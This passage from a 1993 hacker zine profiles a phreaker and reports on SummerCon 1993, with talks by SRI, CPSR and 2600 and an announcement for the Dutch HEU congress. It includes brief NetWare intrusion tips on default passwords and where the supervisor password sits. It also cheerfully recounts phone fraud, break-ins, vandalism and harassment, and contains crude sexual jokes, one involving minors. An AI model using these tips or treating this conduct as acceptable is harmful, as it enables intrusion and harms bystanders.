10/9/84 - My first TAP meeting. Expecting to meet Mark Tabas but meeting his father instead. Tabas had run away from home, and his parents found some notes indicating that he might turn up in New York at Eddie's for the TAP meeting. Tabas' dad hopped on a plane to NYC, rented a car and staked out the meeting. Everyone inside, already convinced that they were under surveillance, became very aware that they were being watched by some guy in a suit and a rental car. Eventually, he came inside and asked if anyone knew where Tabas was. We said "Who wants to know?" To which he gave out his business card letting us know he was Tabas' dad and just worried. Tabas was not even in New York.

The whole summer of 1985 - staying at home, hacking and loving being a computer geek. Four days straight on an Alliance Teleconference once, being woken up each morning by blasts of touch-tone!

Philadelphia Cons, back in 86.

West 57th St. - a few seconds towards my 15 minutes of fame.

KP+914-042-1050+ST
Discovering Pad-to-Pad.
McD: Becoming an XRAY Technician. (Dr. Bubbnet)
MSK ../tdas
NET-LINE-20245614140000.

Wallpapering my room with Sprint Foncard printouts

Most of the rest of my most memorable experiences are in my love life, which is none of your business!

Some People (and/or BBSes) To Mention:

My favorite BBS of all time was Farmers of Doom. Also memorable were The Legion of Doom, Osuny, WOPR, Black Ice, and lots more.
My favorite boards were the ones where there was a lot of activity, and a lot of trust between the users. While a board that doesn't crash all the time is important, an expensive computer does not a good board create.

There are a lot of people who I would like to mention that have helped me greatly and who I have known for a very long time:

Lex Luthor - Just because you're paranoid doesn't mean people AREN'T out get you.

Mark Tabas - He really does look like Tom Petty.

Bill from RNOC - Should sell used cars.

RC Modeler - I hold you wholly responsible for the Clashmaster incident :)

Tuc - Well, he's just Tuc. What else can you say?

X-Man - Is he an FBI agent yet?

Karl Marx - Only person I know with his own dictionary entry. Next: the social register.

Mr. Bigchip - Who is that? (I'm sure you are all asking)

The Videosmith - (see entry for Luthor, L.)

Parmaster - Should have followed Lex's advice.

Kerrang Kahn - His accent is finally gone.

Terminal Man - So long and thanks for all the codes. (This man knew The Condor?)

The Marauder - Has taken up permanent residence on IRC.

Shatter, Pad, Gandalf - PSS Junkies. What those guys wouldn't do for an NUI.

New York - Don't Mess With Texas

Everyone Else - Sorry I couldn't think of anything clever to say.

One I would like single out is Erik Bloodaxe, who I have known over the phone for 9 years now, but will meet for the first time at this year's Summercon, if I get there. [Ed: He didn't make it]

Also: for you hackers that have disappeared from my life, you who had my number, my parents' number has never changed, you can contact me through them if you like, I would love to hear from you.

How do you see the future of the Underground?

It's not going to go away. There will always be new challenges. There are always new toys for curious minds. There may be a split into several different, only partially interlocking 'undergrounds' involving different types of technological playing. In spite of Caller-ID and advanced security functions of the new digital switches, there will still be many ways to phreak around the phone system: taking advantage of the old Crossbars in remote areas, and by finding some of the 'pheatures' in new switches.

Hacking on the Internet will always be around despite who controls the net, though I am sure there would be a lot more destructive hacking if the mega-corporations take it over. Security of systems is more a social problem than a technological one, there is always a segment of the population that is gullible, stupid, or corrupt. There will always be some smartass out there making trouble for the Organization. Constantly evolving systems and brand new systems will present security holes forever, though they may be harder to understand as the systems grow more complex. With more computers networked there will be a lot more to play with.

Socially, I am worried about the huge wars that have developed, LOD v. MOD, etc. While hackers have always been contentious, as well they should be, the ferocity of attacks has me somewhat stunned. I will leave out blames and suggestions here, but I will just make the observation that as any community grows large in size, the intimacy that it enjoys will be diminished.

When the underground was small, isolated, and revered as black magicians by outsiders, it was as though we were all part of some guild. Now that there are many more people who have knowledge of, and access to, the hacker community, there is little cohesiveness. I see this getting worse. The solution may be tighter knit groups. But an outbreak of wars between mega-gangs could be a real catastrophe.

The cyberpunk aesthetic seems to have captivated the underground. Some people have to be aware that the community was here before William Gibson was patron saint, and that most of us still can't successfully "rustle credit" - which means this is a hobby, not a profession. Will this change? Slowly, I imagine. The trendies will get tired and find something else to pretend to be, (maybe dinosaurs, given the current popularity of Jurassic Park), and only the hard-core hackers

will be left. Some of us may, in time, turn into computer criminals, to which I am indifferent, as it won't be me. The current cyber-hysteria has attracted a whole bunch of trendy fakes, and is distracting us from what originally brought us, most of us anyway, to hacking/phreaking in the first place - the insatiable curiosity, the dance of the mind unbounded.

Will the hype die? Time will tell. Sometimes I get so sick of the crap I see on IRC that I wish someone would give me back an apple IIe and an applecat 212, and set me back down in 1984. Just call me over the hill.

Any end comments?

Hacking is the art of esoteric quests, of priceless and worthless secrets. Odd bits of raw data from smashed machinery of intelligence and slavery reassembled in a mosaic both hilarious in its absurdity and frightening in its power.

----------=?> Doctor Who <?=----------\032

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 7 of 27

CONFERENCE NEWS
PART I

****

The Missouri Programmers' Convention Transcripts

Compiled by Synapse 403

For those of you who were at the con, or moreover were at the con and can remember it (Sir Lance?), these transcripts are for you. They are not absolute in their accuracy and are most likely full of holes, however please keep in mind they are the transcribed product of a hacker who is suffering from a hangover of heroic proportions, and is typing to keep his mind off the mutiny happening in his stomach.

Please note that within the transcripts you will find parts of the speaker's words paraphrased, this is not intended to misrepresent them, this is simply an easy way to cut to the chase and get this job done. Another note to make is that with in this transcript, several people have been labeled unknown, this is either due to I could not see their face while they were speaking or they wished to remain anonymous. These folks will be labeled "unknown" keep in mind that this is for the above reasons and not any slight, or K-RaD At|T|_|D3.

SummerCon

Introductions on camera were the essential beginning of the meeting, with Drunkfux wandering counter clockwise through the room, pointing the camera (that he was clinically joined with), in your face and asking your name and to say a bit about yourself.

Surprisingly enough there was little adverse reaction to this aside from a few quiet jokes in relation to people wondering how much $ Drunkfux would be getting from SRI for the tape <G>

Stuart Hauser from SRI, Stanford Research Inst. was the first speaker of the day, he was (or is) a older looking man who looked relaxed and confident. He was here to tell us about SRI and their goals (or he was here to milk the crowd for info, depends who you talk to I suppose).

SRI is an international corporation, employing over 3000 people, that claims no ties to the Feds, NSA , CIA or any other government arm interested in harming, persecuting or even prosecuting the hacker community.

Their main concern is major network security, on a corporate level. However there was talk of SRI having contract work for military related arms producers this was not brought up at the conference.

He started by talking about himself and SRI, he mentioned their policy and their feelings towards dealing with the hacker community on a productive level. He went on to confirm, that someone we all know or know of that works for the same company is an asshole, and we are not the only community to realize this. I will leave his name out for reasons of privacy, however a good hint for those who were not at scon and are reading this his first name starts with DON.

After allowing us all to laugh this over he went to tell us of the finding of his teams research form SRI. His team consisted of

himself, Doug Web, and Mudhead, they were tasked to compile a report on the computer underground in some nebulous fashion, he was of course (at least to me and everyone I was sitting with) not very clear with this. To the best of our knowledge the report was like a damage potential report, ie: How much can the hackers really do, and HOW much will the hackers do?

Stu conceded that the networks and companies had more to fear from corporate espionage at the hands of employees and mismanagement then they did from hackers. However he fears a new breed of hackers he says are becoming a reality on the nets, the hacker for cash, digital criminals. He felt that this new breed of hacker will be counterproductive for the both the PD world and the underground on the basis that if they destroy it for the corps, we cannot use it either.

In the way of security Stuart felt the Social engineering was the biggest weakness of any system, and the most difficult to defend against. Also he felt too much info about machines and security of them was public info, also public info was available for use in social engineering. He felt that the only way to combat this is to make the employees and owners of companies more aware of these threats. Beyond the social engineering he feels that physical measure are too weak at most facilities and do not protect there hardcopy data well enough he meant this both for Trashing and actual b&e situations again he felt the situation was to spread awareness.

While conducting the interviews to for this report Stuart formed his own opinion of the hacker which he shared with us. He feels that hackers for the most part are not malicious at all, and are actually decent members of cyberspace. Moreover he feels that hackers should be put to work as opposed to put to jail. Something we all feel strongly about. Stuart finished his speech with brief allusions to scholarships and upcoming programs, at this point he left the floor open to questions. The are as follows:

Emmanuel Goldstien: "Earlier you (Stuart) mentioned the existence of 'malicious hackers', where are they?"

Stu: "Holland, Scandinavia, the UK poses a great threat, Israel, Australia. The bloc countries for virii and piracy are very busy right now, We have to wonder what will happen when they get full access to our nets. What happens when the eastern bloc catches up?"

Unknown: "Who finances this".

Stuart: "Really that's none of your business" (paraphrased <G>)

Unknown: "Where is the evidence of these so called malicious hackers, I think the whole malicious hacker idea is spawned by the media to justify the persecution of hackers".

Stuart: [Has no chance to reply]

Control-C: (interjects) "Punk kids are all over the place doing it man."

KL: "its common knowledge that it is happening there."

Stu: (offers example) Was told that at three companies have tried to hire tiger teams, for corporate breaches however he has no proof of this. Yet he feels the sources were reliable.

Unknown: "I have heard rumors that SRI is writing software to catch hackers. is this true?"

Stu: Says he hasn't heard about this. However if they are more interested in what SRI is doing he will be sticking around until

this afternoon or evening. And has about 15 copies of the report that are available to the public.

Next speaker

[I was out of the room for this speaker and asked Black Kat to type this in, so your guess is as good as mine.]

Someone showed a DES encryption laptop, 8 months old, with a built in chip to encrypt everything in and out (modem, disk, etc). Didn't have an overhead projector but was giving personal demos. Made by BCC (Beaver Computing Company) out of California. Doesn't advertise, but will give sales brochures etc, if you call the 800 number. Thinks the govt is discouraging wide scale distribution.

Count Zero & RDT

Count Zero announced he would be talking on a unique telco feature they found and about packet radio. Stickers and board adds from RDT and cDc were handed out at this time.

White Knight and Count0 started by introducing a bizarre telco feature they came across, and played a tape recording to demonstrate some of its features to the crowd. After some chatter with the rest of the con, nothing definite was concluded, however, some good ideas are brought out. (As well as some insight by folks who have discovered similar systems.)

Next came some comic relief from Count0 and White Knight in the way of the termination papers of an employee from a telco, the employees case report was read to the crowd and essentially painted the picture of a really disgruntled and ornery operator. Specifics were read, and people laughed at the shit this guy had gotten away with, end of story.

Following this Count0 spoke for Brian Oblivion who could not be there about an American Database/social program called America 2000. Brian came across this information by the way of a group in Penn state, the program is meant to monitor the attitudes of students, and how they behave with within state standards..

Furthermore the Database is compiled without the knowledge or permission of parents, beyond this the file can stay with a man or woman for life, in the hands of the state.

Count0 on Packet Radio
Self-empowering Technology

Next came the actual Packet radio discussion, Count0 displayed his hardware and talked at great length on a whole spectrum of issues related to the radio packet switching, and some points while straying, even the morality of the FCC. This went on for quite some time. Count0 instructed the crowd on the principle behind packet switch radio as well as explaining which licenses to get and to apply.

Drunkfux, Merchandising

Drunkfux

Drunkfux started by, Merchandising a shitload of ho-ho con shirts, 15$ a piece as well as mthreat his tonloc shirts, also selling the mods for the Mistubishi 800, mthreat also had a chip preprogrammed for the Mits 800 avail. Those who could not get the mod were told to get it from cypher.com in /pub/vind. He told us of the new Metal Land revival and said a bit about it.

Next and most interesting was the discussion of the fate of Louis Cypher, and his companions in the recent bust. It seems Cypher and ALLEGED accomplices Doc and JP have been charged with numerous felonies not which the least of is Treasury Fraud and b&e of a federal

post office. Drunkfux went into detail on how they had been turned on, and essentially entraped into the situation. Also how the media as per usual had made a witch hunt out of it by connecting Doc to the a remote relation to the Kennedys etc, etc.

Eric Neilson with CPSR

Eric Nielson started by telling the crowd what had drawn him to the CPSR, by the way of reading a discussion in congress about a congressman defending the strength of a Starwars network by stating that the gov had an excellent example for security: the phone networks in the USA. Needless to say Eric had little faith in this analogy <G>.

He went on to describe what the CPSR covers and what they have done recently in the of the clipper debate, Sundevil and other 1st Amend. issues. He discussed the internal workings of CPSR and its funding police as well as telling Conf Members how to go about joining.

Erik Bloodaxe

Erik started out with explaining why Phrack 43 is not yet out. This is due to the fact that Stormking.com will not allow it to be mailed from it, seeing as the owner does telco consulting and feels it would be a conflict of interest. Furthermore he won't give the listserve to the Phrack Staff, making it somewhat difficult to distribute. However KL is acting as a mediator and hopefully this will be settled soon. Mindvox was considered but rejected as a choice, for fear of people getting a hold of the list..

On the issue of Phrack and the copyright, Erik had only ONE fed register out of all those who collect it. However Phrack has obtained logs of both CERT forwarding Phrack by mail, as well as Tymnet obtaining the mag.

Beyond this Agent Steel was discussed in an "I told you so fashion" it turns out that him being accused of being a narc in the past were valid, seeing it was proved by way of documentation that Agent ratted out Kevin Poulsen (Dark Dante) resulting in his current 19 charges.

And of Course the new LOD issue was broached, however very little was discussed on it and it was simply agreed to a large degree that Cameron (lord Havoc) must have been seriously abused as a child to display the type of obvious brain damage he is afflicted with now.

Emmanuel Goldstein 2600

Emmanuel Goldstein in his purple Bellcore shirt discussed with us his appearance before a Congressional hearing on a panel with Don Delaney and how the hostility shown towards him by the house representatives in session. Beyond this he went on to describe several nasty letter letters sent to him by telcos for PUBLIC info he had posted in the winter issue of 2600. This is a very brief summary of what he had to say, mainly due to the fact that I was too busy listening to him to concentrate my apologies go to those who were interested in reading the whole thing.

Next up was a lengthy discussion on Novel Software and its weaknesses, By Erreth Akbe however the speaker he wished me to leave this out of the transcripts so I will respect his wishes in this.

********End Of Transcript**********

I would like to thank the following for making the Con an experience for me that I will not soon forget:

Arist0tle, Black Kat, Butler, Control-C, Erreth Akbe, Tommydcat, the Public and theNot. Thx guys.

Please send all responses to Besaville@acdm.sait.ab.ca

****

Presenting :::

SummerCon 1993 in Review !!!

Hacking Tales and Exploits by the SotMESC

Additional Activities by the GCMS MechWarriors

-()-

The weather was right, too right. Something was foul in the air. It was akin to that mythical 'Calm before the Storm' scenario that is dreaded by so many. But, Scribbles and I boarded the Techno-Laden SotMESC compact and took off down the Highway to our ultimate goal . . . Hacker Heaven in Summertime Fun - SummerCon !!!

Instantly, weather was seen brewing in the Caribbean. Hints of Hurricanes echoed through the towns we drifted through. To alleviate any anxieties, massive quantities of Jolt! were obtained in the infamous town of Hatties-Gulch, a small town taken over by the virulent filth called College Students.

The trip continued, over hill and over dale. Dale was quite considerate not to press charges. Colleges were passed in a blink of the eye. Nothing was going to stop us. We were on a mission from the Church. But, that's another story.

After locating that famous arch, a beeline was made at speeds over 100 MPH through St. Louis until our destination came into view: The St. Louis Executive International (800-325-4850). We came to meet our nemesis and friends at the fest hosted by the Missouri Programming Institute. Brakes were quickly applied as the car appeared to be going off the off-ramp and into the ditch.

From the lobby it was obvious, there were unusual people here. These were the kind of people that you fear your daughters would never meet. The kind of people that kicked themselves into caffeine frenzies and would become infatuated with virtual lands. Yes, these were my kind of people.

Now, the adventure may start . . .

Oh, and in response to A-Gal on pg 30 of 2600, Scribbles says she's the sexiest hacker on the nets. Hmmmmm, I'm inclined to agree with that. I'm sure Control-C will agree too, especially after he trailed her for half of SCon.

Now, we all know that Friday is the warm-up day on what we can expect to see at SCon during the main Saturday drag. It was no surprise to find the main junction box rewired, pay-phones providing free services, rooms rerouted and computers running rampant down the hallways. But, the traditional trashing of Control-C's room this early signaled that more would be needed to top the night. The maid was definitely not pleased.

For a list of those that attended, maybe KL can provide us with that information. There were too many faces for my fingers to lap into. And, there were quite a few new faces. I believe that Weevil was the youngest hacker at 16, and Emmanuel was the oldest, although he didn't give his age.

-()-

THE CONFERENCE

-()-

Let's get to the meat of the matter. The conference had a nice spacious central area with tables neatly lining alongside the wall. Between the tables and the walls were many hacks packed as tightly as they could get. Why didn't we think of moving the tables closer together ???

KL took control and ran the conference smoothly. dFx panned everyone on his digital camcorder. Several cameras were around to provide us with gifs later. And the conference took off . . .

First up was Stuart from SRI (Stanford Research Institute). He elaborated on SRI's being involved in research, engineering and design. From studies done around the world with hackers and those associated, malicious hacking can not be stopped. There is no evidence, though, that the current hackers are interested in bringing the networks down at all. Concern was given to new hackers that may be emerging with financial gain and maliciousness occurring. The top security hole with system was noted as being the infamous social engineering technique. SRI did note that many places did not utilize the security that they even had in place. It was also noted that laws against malicious hackers, and probably any hacker, should be fair and just. The most malicious hacks that are turning up have been spotted in the following named countries: Holland, Scandinavia countries, very possibly soon in the UK, Australia, Israel, the former USSR, and Bulgaria (noted for virii writers).

A voice made mention of Operation Rahab, hackers in German Intelligence.

Next up was Count Zero from cDc/RDT to talk about packet radio. His talk included information about the IESS and handed out a flyer on America 2000 (school under 1984 regimes). Maybe someone will provide us with a copy of this. A packet radio modem at 1200 can be obtained easily for $50. TCP/IP packets are already being send over the bandwidth along with other network protocols. The usefulness of all this is that the information is broadcast and it is virgin territory. The baud limitation is due only based upon the bandwidth you are operating at and the number of collisions occurring. On a band you can see every packet that is being transmitted if you wish. All this is located on a 2 meter band. Currently the FCC forbids encryptions on the airwaves, although this is noted as being virtually impossible to enforce. It also takes 5 months to get an amateur radio license, and your personal info is recorded in a book easily obtained at libraries. The problem with going around the FCC is that there exist vigilante HAMs that monitor the bands and have nothing better to do than filter info and whine to the FCC. Bandwidths are decreasing though. This is due to an increased interest overall by communications in these areas. Unless you do something major the FCC will not give you much interest. The book on preparing yourself for a Tech Class can be obtained from Radio Shack for $9.

Next up was dFx. He was promoting the HCon and Tone-Loc t-shirts that were for sale. Merchandising was getting pretty high. He also gave out a few Mitsubishi 800 disks. He was also recognized as the ONLY and LAST member of the Neon Knights, a club that had a wide range of comedy names generated. The word was put out the HCon '93 will be in December 17-19 with a hint that it could also wind up being in Austin. Then the conversation turned to Lord Byron's bust, which we should here more information on any day this week. The conversation reiterated the government narc that was at the AA meeting that was pressuring Byron. Byron was also noted as having rejected a plea bargain the courts offered him. And lastly, it is going to happen soon so get them while you can. The FTP site at eff.org will be dropping its CuD directory due to a conflict of interest with EFFs major contributors, mainly

the RBOCs and other interest groups that don't like us.

Erik Bloodaxe took the table next to talk about what was happening with his involvement with Phrack and some interesting info about Agent Steel. As for Phrack, the Email list is being with-held by Tuc. The mailing list has been refused at Mindvox due to files missing mysteriously at that site. And, no organization registered for Phrack #42 since it was copyrighted with a nice and lengthy preamble, except for one company from Mitre. Currently Phrack #43 is in limbo and is estimated at 1 Meg long. Going onto the info about Agent Steel, basically he's a narc. Lord Havok from Canada is trying to restart the LOD under some unknown logical rationale that since LOD is defunct, anyone can reclaim the name. Lord Havoc, aka Cameron, has been going around trying to get documentation to put together an LOD technical journal #5. Supposedly there is a skin-head group in Canada that in now tracking Cameron down.

Someone came up next [Minor Threat] and gave us an update on Codec. Two weeks after the last SCon, Codec was pulled over while on the run from the law for speeding and then arrested for burglary, resisting arrest, etc . . . He is estimated to be out of jail in 1995 and still has time to serve in a few other states. Mail can be sent to him at this address: codec@cypher.com. Maybe Crunch can give Codec some hints on how to get by in prison?

From the CPSR, Eric Nielson took the table. He elaborated on the CPSR and ran a Q&A period. Basically, the CPSR files many FOIA requests and sues the government. Their focus is on the workplace computing. Elaboration was given on the Clipper Chip and computer ship security. The CPSR is staffed with lawyers and takes their funding from dues and grants. They are not sponsored by any corporations.

From the far side of the table came the infamous Emmanuel Goldstein from 2600. He stated how he had testified at congress and gave them a live demonstration of bandwidth scanning and redboxing. While he was there, the inquisition started against him on the issue of 2600. Emmanuel then tried to explain the culture to our representative that it is bad to classify all hackers as criminals. Goldstein then went on to talk about the DC 2600 bust and how it has resulted in 2600 meetings springing up all across the country. A review of several films on software piracy at the office, disaster recovery and viruses from Commonwealth Films was given. And, to highlight everything, 2600 has purchased an AT&T van that they plan to take to assorted conventions and start a fleet of these up.

Pst, BTW, on pg 43 of 2600 the intersection should be a jump =:)

Last up was Erreth Akby, a Certified Netware Engineer. He explained that the only upgrade in Novell 4.0 is the disk compression. He also informed us that the supervisor and guest accounts generally have default passwords. TO hack into this Net, you should use a PC with full alt and functions keys. The supervisor p/w is on the RConsole in a file called autoexec.mcf on version 3.11. Netcrack will not work on a system with Intruder Lock-Out. Non-dedicated netware must boot from a floppy. Best of all, you can dial out by using cubix-quarts, which are PC with modems on the system.

Below is a quick reprint of a paper that was recovered from Control-C's trashed room.

Mrs Jasnagan,

I would like to set up a meeting to discuss Kevin's progress in Social Studies and English. Please let

me know when it would be
convenient.

Thank you

(Scribble , scribble)

Dear Mr + Mrs Gormby,

We would be happy
to meet with you at
9:30 on Thursday, April
1st in Room 104

Sincerely,
M.Jarnagin
&
S.Dietrich

Now, could this be Kevin Poulson ??? Naaa, no way. Amazing what technical data trashing will uncover. I guess I should throw this away now . . .

After the convention, there was much rejoicing. The reasons would become fairly obvious as a 'swingers party' sign was soon located outside one of the hotel wings. Yes, it would be a very good convention.

Several people made their way to the vehicles for a long night of trashing and raiding of the various FedEx, UPS and other assorted boxes around town. Other groups made their way to computers that were trying to connect with anything they could out in town. There were also those that reluctantly went to the mall to take advantage of the local population.

What did not happen ??? Control-C did not get laid, but it was rumored that there were a few 12-year olds wandering around the hotel looking for this legendary hacker. No deaths had occured, the fires were kept to a minimum and nothing major was noted as being broken.

One thing was for sure, there were a lot of alcoholic beverages going around, walkie-talkies, scanners, and wild tales. Several area buildings were broken into, but nothing major was done.

Then the shit hit the fan. It seems several hackers had riled the swingers into a frenzy. I guess the swingers couldn't swing with it. What happened ??? Phones went ringing room to room and radios blared to life that the cops were here !!! At count, there were 6 cops, 1 sheriff and 4 hotel employees that started patrolling the hallways. Yes, we were under room arrest at our own convention in our own wing. Anyone that left there room was told to stay there or they would be arrested. The cops were very insistent that no pictures were to be taken. The swingers had broken our balls.

But, this would not stop us. Soon, there was a phone network going on with radio interfaces. The windows opened and a few migrated to other locations of the hotel. After a while, the authorities left feeling satisfied that they had intimidated us. They didn't.

After they left, the hallways erupted again. In the SotMESC room a gathering turned out to watch several techno-infested videos. At the cDc room were others viewing the HoHoCon '92 film that dFx brought down with him. At one point, the microwave around the lobby was detonated and a mysterious stack of Credit Card carbons was found. The liberated phones were being utilized to their full international extent, and several of the soda machines decided to give out a few free drinks.

But, we couldn't leave well enough alone. Sir Lance went to the lobby and took a picture of the hotel Asst. Manager. I guess this guy didn't like his photo being taken, since he turned around and called the cops on Sir Lance. Down the hallway the cops came, dragging Sir Lance back with them. In the end, the cops explained to the Asst. Manager that it was not a crime in the US to take pictures of people.

In another related story, Kaos Wizard wound up calling the SotMESC room with a wild plea for help. It seemed he was with a large group of trashers that included Albatross, Intrepid, Forced Entry, Zippy, The Public and more. Kaos was at a Central Office close to the hotel on Woodson and needed help. He had taken off to take a piss and noticed that the trashers were surrounded by cops when he returned. There was no way he was going back with all those cops there (and, might I mention, there was also a police dog). Mystic Moos gathered up a few people and went to rescue Kaos Wizard as the rest of the trashers returned to the hotel. It seems they had eluded the cops by telling them that they were waiting for their friend to return from taking a bathroom break (Kaos Wizard). Unfortunately, he never returned. The cops let them go eventually. Mystic Moos rescued Kaos Wizard, and the hotel was aglow in activity again.

Control-C came down the hall at one point to make a startling discovery. It seems that at a local club there was a band playing that featured 'Lex Luthor'. The elusive X-LOD founder had been located. AFter some thought, it was decided he could stay there and sing the blues while the rest of us partied the night away.

For those interested, the hotel fax is 314-731-3752.

One of the police officers detaining us was S.M. Gibbons.

IBM will send a 36 page fax to the number you give them. To activate, call 1-800-IBM-4FAX. As you can imagine, it wasn't long before the hotels fax ran out of thermal paper.

Below is a gathering of Flyers . . .

HoHoCon '92 Product Ordering Information

If you are interested in obtaining either HoHoCon shirts or videos, please contact us at any of the following:

drunkfux@cypher.com
hohocon@cypher.com
cDc@cypher.com
dfx@nuchat.sccsu.com
359@7354 (WWIV Net)

HoHoCon
1310 Tulane, Box #2
Houston, Tx
77008-4106

713-468-5802 (data)

The shirts are $15 plus $3 shipping ($4 for two shirts). At this time, they only come in extra large. We may add additional sizes if there is a demand for them. The front of the shirt has the following in a white strip across the chest:

I LOVE FEDS

(Where LOVE = a red heart, very similar to the I LOVE NY logo)

And this on the back:

dFx & cDc Present

HoHoCon '92

December 18-20
Allen Park Inn
Houston, Texas

There is another version of the shirt available with the following:

I LOVE WAREZ

The video includes footage from all three days, is six hours long and costs $18 plus $3 shipping ($4 if purchasing another item also). Please note that if you are purchasing multiple items, you only need to pay one shipping charge of $4, not a charge for each item. If you wish to send an order in now, make all checks or money orders payable to O.I.S., include your phone number and mail it to the street address listed above. Allow a few weeks for arrival.

Thanks to everyone who attended and supported HoHoCon '92. Mail us if you wish to be an early addition to the HoHoCon '93 (December 17-19) mailing list.

Calvary
617-267-2732

Black Crawling Systems
617-482-6356

ATDT EAST
617-350-STIF

DemOnseed sez: "Call ATDT East or I'll crush your skull"

Home of -= RDT...

Trailings to follow . . . Slug, slug, slugfest . . .

Join the ranks of the Cons: HoHoCon, MardiCon, SummerCon !!!

****

Top 25 Things I Learned at SummerCon '93

By Darkangel

SummerCon is a place where many hackers from all over the world meet to discuss the current state of hacking today, and to drink themselves under the table. Every year, pages and pages of useful information is passed and traded among the participants. In this brief summery, I will attempt to point out the things that I learned and I thought were the most helpful to the whole hacker community. I hope you enjoy it.

#1) DON'T let Control-C within 15 feet of any person that does not have a penis.

#2) Knight Lightning will have a stroke before the age of 30.

#3) French Canadians ALWAYS sound drunk.

#4) Loops do not make good pickup lines.

#5) The Zenith is outside the window. Just look up.

#6) Smoking certain herbs is still illegal in St. Louis.

#7) If you see a taxi and think it might be a cop, it probably is.

#8) Hotel Security is worse than Mall Security.

#9) The payphones in the lobby are not meant to be free.

#10) Do not climb through the ceiling to get to the room with the PBX in it.

#11) Do not glue the locks shut on an entire floor of the hotel. (especially when people are in them)

#12) This machine is broken.

#13) Do not dump bags you got trashing on the floor of someone else's room.

#14) St. Louis police do not appreciate the finer points of Simplex lock hacking.

#15) VaxBuster should never be allowed to drink Everclear.

#16) Scribbles has a very nice ass.

#17) Do not photograph Pakistani hotel security guards.

#18) Do not try to bring a six pack through customs.

#19) Loki is the Fakemail God.

#20) Do not rip the phone boxes out of the walls and cut the wires.

#21) Barbie Doll pornos can be cool.

#22) Frosty can do weird things with techno and movies.

#23) Always remove the mirrors from the walls to check for hidden cameras.

#24) Do not threaten or harass other people staying at the same hotel. This can be bad.

#25) I really don't think the hotel will let us come back.

That wraps it up! See you at HoHoCon!

-Darkangel

****

Hack-Tic Presents

H A C K I N G

at the E N D of the

U N I V E R S E

1993 SUMMER CONGRESS, THE NETHERLANDS

==========

HEU?

Remember the Galactic Hacker Party back in 1989? Ever wondered what happened to the people behind it? We sold out to big business, you think. Think again, we're back!

That's right. On august 4th, 5th and 6th 1993, we're organizing a three-day summer congress for hackers, phone phreaks, programmers, computer haters, data travellers, electro-wizards, networkers, hardware freaks, techno-anarchists, communications junkies, cyberpunks, system managers, stupid users, paranoid androids, Unix gurus, whizz kids, warez dudes, law enforcement officers (appropriate undercover dress required), guerilla heating engineers and other assorted bald, long-haired and/or unshaven scum. And all this in the middle of nowhere (well, the middle of Holland, actually, but that's the same thing) at the Larserbos campground four meters below sea level.

The three days will be filled with lectures, discussions and workshops on hacking, phreaking, people's networks, Unix security risks, virtual reality, semafun, social engineering, magstrips, lockpicking, viruses, paranoia, legal sanctions against hacking in Holland and elsewhere and much, much more. English will be the lingua franca for this event, although one or two workshops may take place in Dutch. There will be an Internet connection, an intertent ethernet and social interaction (both electronic and live). Included in the price are four nights in your own tent. Also included are inspiration, transpiration, a shortage of showers (but a lake to swim in), good weather (guaranteed by god), campfires and plenty of wide open space and fresh air. All of this for only 100 dutch guilders (currently around US$70).

We will also arrange for the availability of food, drink and smokes of assorted types, but this is not included in the price. Our bar will be open 24 hours a day, as well as a guarded depository for valuables (like laptops, cameras etc.). You may even get your stuff back! For people with no tent or air mattress: you can buy a tent through us for 100 guilders, a mattress costs 10 guilders. You can arrive from 17:00 (that's five p.m. for analogue types) on August 3rd. We don't have to vacate the premises until 12:00 noon on Saturday, August 7 so you can even try to sleep through the devastating Party at the End of Time (PET) on the closing night (live music provided). We will arrange for shuttle buses to and from train stations in the vicinity.

HOW?

Payment: in advance please. Un-organized, poor techno-freaks like us would like to get to the Bahamas at least once. We can only guarantee you a place if you pay before Friday June 25th, 1993. If you live in Holland, just transfer fl. 100 to giro 6065765 (Hack-Tic) and mention 'HEU' and your name. If you're in Germany, pay DM 100,- to Hack-Tic, Konto 2136638, Sparkasse Bielefeld, BLZ 48050161. If you live elsewhere: call, fax or e-mail us for the best way to get the money to us from your country. We accept American Express, we do NOT cash ANY foreign cheques.

HA!

Very Important: Bring many guitars and laptops.

ME?

Yes, you! Busloads of alternative techno-freaks from all over the planet will descend on this event. You wouldn't want to miss that, now, would you?

Maybe you are part of that select group that has something special to offer! Participating in 'Hacking at the End of the Universe' is exciting, but organizing your very own part of it is even more fun. We already have a load of interesting workshops and lectures scheduled, but we're always on the lookout for more. We're also still in the market for people who want to help us organize during the congress.

In whatever way you wish to participate, call, write, e-mail or fax us soon, and make sure your money gets here on time. Space is limited.

SO:

- 4th, 5th and 6th of August

- Hacking at the End of the Universe
  (a hacker summer congress)

- ANWB groepsterrein Larserbos
  Zeebiesweg 47
  8219 PT Lelystad
  The Netherlands

- Cost: fl. 100,- (+/- 70 US$) per person
  (including 4 nights in your own tent)

MORE INFO:

Hack-Tic
Postbus 22953
1100 DL Amsterdam
The Netherlands

tel   : +31 20 6001480
fax   : +31 20 6900968
E-mail : heu@hacktic.nl

VIRUS:

If you know a forum or network that you feel this message belongs on,
by all means slip it in. Echo-areas, your favorite bbs, /etc/motd, IRC,
WP.BAT, you name it. Spread the worm, uh, word.
==========

SCHEDULE

day 0   August 3rd, 1993
=====
16:00   You are welcome to set up your tent
19:00   Improvised Dinner

day 1   August 4th, 1993
=====
11:00-12:00 Opening ceremony
12:00-13:30 Workshops
14:00-15:30 Workshops
15:30-19:00 'Networking for the Masses'   16:00-18:00 Workshops
19:00-21:00 Dinner
21:30-23:00 Workshops

day 2   August 5th, 1993
=====
11:30-13:00 Workshops
14:00-17:00 Phreaking the Phone   14:00-17:00 Workshops
17:30-19:00 Workshops
19:00-21:00 Dinner

day 3   August 6th, 1993
=====
11:30-13:00 Workshops
14:00-18:00 Hacking (and) The Law   14:00-17:00 Workshops
18:00-19:00 Closing ceremony
19:00-21:00 Barbeque
21:00-??:?? Party at the End of Time (Live Music)

day 4   August 7th, 1993
=====
12:00   All good things come to an end

==========

'Networking for the masses',   Wednesday August 4th 1993, 15:30

One of the main discussions at the 1989 Galactic Hacker Party focused on whether or not the alternative community should use computer networking. Many people felt a resentment against using a 'tool of oppression' for their own purposes. Computer technology was, in the eyes of many, something to be smashed rather than used.

Times have changed. Many who were violently opposed to using computers in 1989 have since discovered word-processing and desktop publishing. Even the most radical groups have replaced typewriters with PCs. The 'computer networking revolution' has begun to affect the alternative community.

Not all is well: many obstacles stand in the way of the 'free flow of information.' Groups with access to information pay such high prices for it that they are forced to sell information they'd prefer to pass on for free. Some low-cost alternative networks have completely lost their democratic structure. Is this the era of the digital dictator, or are we moving towards digital democracy?

